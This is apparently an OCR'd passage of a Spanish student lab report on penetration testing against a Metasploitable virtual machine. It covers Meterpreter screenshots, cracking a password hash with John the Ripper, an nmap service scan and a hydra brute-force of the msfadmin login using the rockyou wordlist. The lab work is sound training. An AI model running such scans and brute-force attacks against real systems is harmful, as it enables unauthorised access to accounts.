


Meterpreter también genera herramientas para ver visualmente lo que está pasando en el sistema atacado con una screenshot (la imagen anterior fue generada con esta función)

```
meterpreter > screenshot
Screenshot saved to: /root/QZNeqrjc.jpeg
```

esta la podemos encontrar el la carpeta root






Conclusión

De esta manera podemos obtener toda la información de un sistema que deseemos atacar, este es el poder de METERPRETER siendo una de las herramientas más usadas que además está instalada de forma predeterminada en kali linux, con esta herramienta y la ip del sistema podemos crear carpetas, conocer las características del sistema, cargar archivos maliciosos, conocer que está haciendo el usuario casi en tiempo real y hacer todo tipo de daños como dañar el sistema, conocer las contraseñas guardadas y más.

LABORATORIO 11 - Archivos hash

Usando el comando cat podemos visualizar todo el contenido de este archivo




Conclusión

Identificando la parte exacta del archivo podemos identificar la contraseña de la sesión de un sistema operativo, de esta manera podemos ver la importancia de mantener nuestros datos seguros y proteger este tipo de archivos que contienen tanta información sensible


LABORATORIO 12 - Explotación de vulnerabilidades

Usamos la herramienta John the ripper para encontrar la contraseña del archivo hash obtenido del laboratorio 11



comenzamos iniciando la herramienta en el archivo

Con este hash usamos la herramienta para encontrar las contraseñas



De esta manera podemos ver que encontró 4 contraseñas en el archivo hash que le pasamos, de las cuales obtuvo fácilmente dos de ellas por su baja seguridad en cuanto a la elección de caracteres

Conclusión

Este laboratorio nos sirve para entender por qué es tan importante tener una contraseña con combinado de caracteres para más seguridad, evitando las vulnerabilidades o posibles ataques que podemos llegar a tener, ya que como vimos en el laboratorio, finalmente se encuentra contraseñas que solo estan en minusculas como pasó con esos dos usuarios.


LABORATORIO 13 - Obtener la contraseña usando nmap y xhydra

Verificamos nuestra ip y con base a esto, como estamos en el mismo segmento de red, podemos encontrar la ip de la maquina que atacaremos, en este caso es el tercero


Verificamos toda la información sobre la quina a atacar

```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV -T4 -n 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 21:37 EDT
Nmap scan report for 172.20.10.3
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E6:64:3C (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```


para encontrar la contraseña del usuario ejecutamos la herramienta xhydra y realizamos la respectivas configuraciones según la ip y protocolo que usaremos




se configura la contraseña según el documento de rockyou donde hay una lista de posibles contraseñas y se especifica el usuario que atacaremos


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Username
Username
msfadmin
Username List
Loop around users
Protocol does not require usernames
Password
Password
yourpass
Password List
re/wordlists/rockyou.txt
Generate
1:1:a
Colon separated file
Use Colon separated file
Try login as password
Try empty password
Try reversed login
hydra -V -l msfadmin -P /usr/share/wordlists/rockyou.txt -e nsr -t 16 171....

ejecutamos la herramienta para que comience a encontrar la contraseña



De esta manera encontramos el usuario y contraseña de msfadmin y pudimos ingresar a la máquina




Conclusión

El uso de una contraseña lo suficientemente compleja es una necesidad al momento de querer proteger nuestros datos ya que con este laboratorio queda demostrado que descifrar la contraseña es un proceso que puede llegar a ser muy sencillo si los caracteres en la contraseña no son los adecuados.

